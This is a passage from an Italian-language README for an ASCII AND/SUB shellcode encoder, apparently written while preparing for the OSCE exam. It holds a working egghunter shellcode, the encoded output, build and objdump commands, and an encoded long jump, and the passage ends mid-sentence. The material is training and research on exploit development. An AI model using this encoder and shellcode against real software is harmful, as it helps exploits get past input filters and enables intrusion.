 xen0vas/ascii-and-sub-encoder
Questo è un encoder ASCII AND/SUB personalizzato sviluppato durante la mia preparazione per il corso legacy OSCE/CTP.


Questo strumento è stato creato mentre mi preparavo per il corso CTP di offensive security che porta alla certificazione legacy OSCE. Lo strumento genera istruzioni assembly compatibili con nasm di un Ascii Subtraction Encoder personalizzato. Lo sviluppo di questo strumento si basa sulla descrizione della logica dell'Ascii Subtraction Encoder come spiegato nel seguente articolo del blog di Vello Security
Vello Security - Intagliare shellcode usando set di caratteri restrittivi
Per le architetture x86 esegui
gcc sub.c -o sub
Per le architetture x86_64 esegui
gcc -m32 sub.c -o sub


L'esecuzione del programma senza fornire alcun argomento mostrerà le informazioni sull'utilizzo
./sub
Args:
	 [-s] The shellcode to encode
	 [-j] Encode a long jump
	 [-b] The bad characters to filter out
Ora, supponiamo di voler codificare il seguente shellcode egghunter
\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x57\x30\x30\x54\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7

Il seguente comando può essere utilizzato per eseguire il programma e produrre le istruzioni dell'Ascii Subtraction Encoder che vengono utilizzate per codificare l'egghunter
./sub -s \x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x57\x30\x30\x54\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7 -b \x00
Nel caso in cui non abbiamo bad char, possiamo almeno usare l'opzione -b per evitare la presenza di byte nulli nello shellcode finale codificato. A questo punto il programma non può essere utilizzato senza filtrare eventuali bad char.
La seguente schermata mostra il Sub encoder in azione
Nel caso in cui vogliamo salvare le istruzioni direttamente in un file nasm, possiamo utilizzare il seguente comando
./sub -s \x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x57\x30\x30\x54\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7 -b \x00 > test.nasm
Ora possiamo compilare il codice assembly
nasm -f win32 -o test.o test.nasm
ld -o test test.o
A questo punto possiamo produrre lo shellcode finale codificato
root@kali:/home/kali/Desktop# objdump -d ./test|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-7 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
"\x25\x50\x50\x50\x50\x25\x2a\x2a\x2a\x2a\x2d\x79\x09\x80\x09\x2d\x0c\x09\x76\x0d\x2d\x06\x06\x0a\x01\x50\x25\x50\x50\x50\x50\x25\x2a\x2a\x2a\x2a\x2d\x0a\x26\x0e\x0a\x2d\x2f\x4f\x06\x24\x2d\x18\x15\x01\x22\x50\x25\x50\x50\x50\x50\x25\x2a\x2a\x2a\x2a\x2d\x43\x1b\x0f\x01\x2d\x59\x5f\x64\x15\x2d\x34\x31\x03\x12\x50\x25\x50\x50\x50\x50\x25\x2a\x2a\x2a\x2a\x2d\x0c\x0c\x7e\x0a\x2d\x04\x25\x25\x83\x2d\x01\x16\x05\x42\x50\x25\x50\x50\x50\x50\x25\x2a\x2a\x2a\x2a\x2d\x26\xab\x0c\x60\x2d\x69\x38\x4f\x20\x2d\x35\x17\x4a\x0b\x50\x25\x50\x50\x50\x50\x25\x2a\x2a\x2a\x2a\x2d\xca\x23\x03\x35\x2d\x29\x6d\x21\x58\x2d\x0b\x17\x0e\x44\x50\x25\x50\x50\x50\x50\x25\x2a\x2a\x2a\x2a\x2d\x1a\x36\x17\x66\x2d\xca\x6f\x60\x27\x2d\x0d\x18\x36\x08\x50\x25\x50\x50\x50\x50\x25\x2a\x2a\x2a\x2a\x2d\x09\x10\x05\xdc\x2d\x4f\x52\x1f\xe3\x2d\x42\x1c\x11\x41\x50"
Allo stesso modo possiamo utilizzare il Sub encoder anche per codificare un long jump. Per prima cosa genereremo gli opcode con msf-nasm_shell
root@kali:/home/kali/Desktop# msf-nasm_shell
nasm > jmp $-299
00000000  E9D0FEFFFF        jmp 0xfffffed5
nasm >
Tutto ciò che dobbiamo fare ora è usare il Sub encoder per generare lo shellcode codificato. Poiché lo shellcode non è divisibile per 4, aggiungeremo del padding di nop allo shellcode, che non ne influenzerà la funzionalità. ( abbiamo scelto di usare \x90, ma è possibile applicare qualsiasi altro padding di nop purché sia accettato dal programma target )
root@kali:/home/kali/Desktop/Exam# ./sub -j \x90\90\xE9\xD0\xFE\xFF\xFF\x90 -b \x00

;                                    .   ,
;                                           .c. ;.
;                     ..  ..    .     ..,;clc;x'.l
;                    'kkoldxl;:o.       ,ldkkkkkld:
;                    ,oxkkllkkk:.     .dkkkkkxkkkkkl.
;                       ;kkkkkkkko,. .xkkkk:. .ckkkcx.
;                        ,ko,;dkkk:. ,;kkkx     ;kklo:
;                         .    ckkko. :kkkk.    ,kkkkk,
;                              .xkkc; ckkkk;    .;cokkkd.
;                               okkk,.ckkkkk'   ,   .:kk.
;                               xkkxc ,odkkkk:. .l'.  ;:
;                              .kkko;  c.okkkkkxookkxo.
;                              :kkkd.  .,:lkkkkkkkkkl:d,..
;                    .:. ''.   xkkdl   ..:dkkkkkklxkkkkkkk,
;                     ccod:,. .kkk;'   .xkkkxdkkk,.kkkxdxkl
;                    .xkkkkko..kkk.   .xkkko..xkkd ';.  .,.
;                    lkkkkkkk:.kkk.   ;ckkx.  ckkk. ... c.
;                   ;lkk..lkkd,kkk.   .kkko   ;kkk. .;dcd.
;                   :dkk. 'kkx.okkl   ,kkkk.  :kkk.'dkkkkd.
;                  .xkc.  ;kkk''kkk,  'kkkkx. okkk.:kkdckko.
;                  lk'   .xkko. lkkk:..dlkkkx,kkkx.kkk. okd:
;                  .:    ,kkx,  .okkkd';.dkkkkkkkd.kkk. 'cxk,
;                        ;kkd    .ckkkkd:;kkkkkkkl.kkk;   .oc
;                        ,kkk.     ,kkkkkkkkkkkkk, ldkk.   ..
;                        .xkkx;.    :kkkkkkkkkkkk. .:kk,
;                         ,kkkkkdl:;okkkkkkkkkkk;   lkk.
;                          ,kkkkkkkkkkkkkkkkkkko.';dkkc
;                           .lkkkkkkkkkkkkkkkkkkkkkkko.
;                       .,. :xkkkkkkkkkkkkkkkkkkkkkkd.
;

; Author: Xenofon Vassilakopoulos
; @xvass
; Version 1.0


global _start
section .text

_start:


;-------------------------------------------


; Token : \x90\xff\xff\xfe

; 0x0 - 0x90fffffe = 0x6f000002


and eax, 0x50505050
and eax, 0x2a2a2a2a
sub eax, 0x0d1a0f01
sub eax, 0x4187b9ca
sub eax, 0x205e3737
push eax


;-------------------------------------------


; Token : \xd0\xe9\x90\x90

; 0x0 - 0xd0e99090 = 0x2f166f70


and eax, 0x50505050
and eax, 0x2a2a2a2a
sub eax, 0x1c05251e
sub eax, 0x0c0c3b3d
sub eax, 0x07050f15
push eax
Nel caso in cui abbiamo molti bad character, possiamo usare il Sub encoder con la stessa facilità di prima. Supponiamo di avere i seguenti bad character

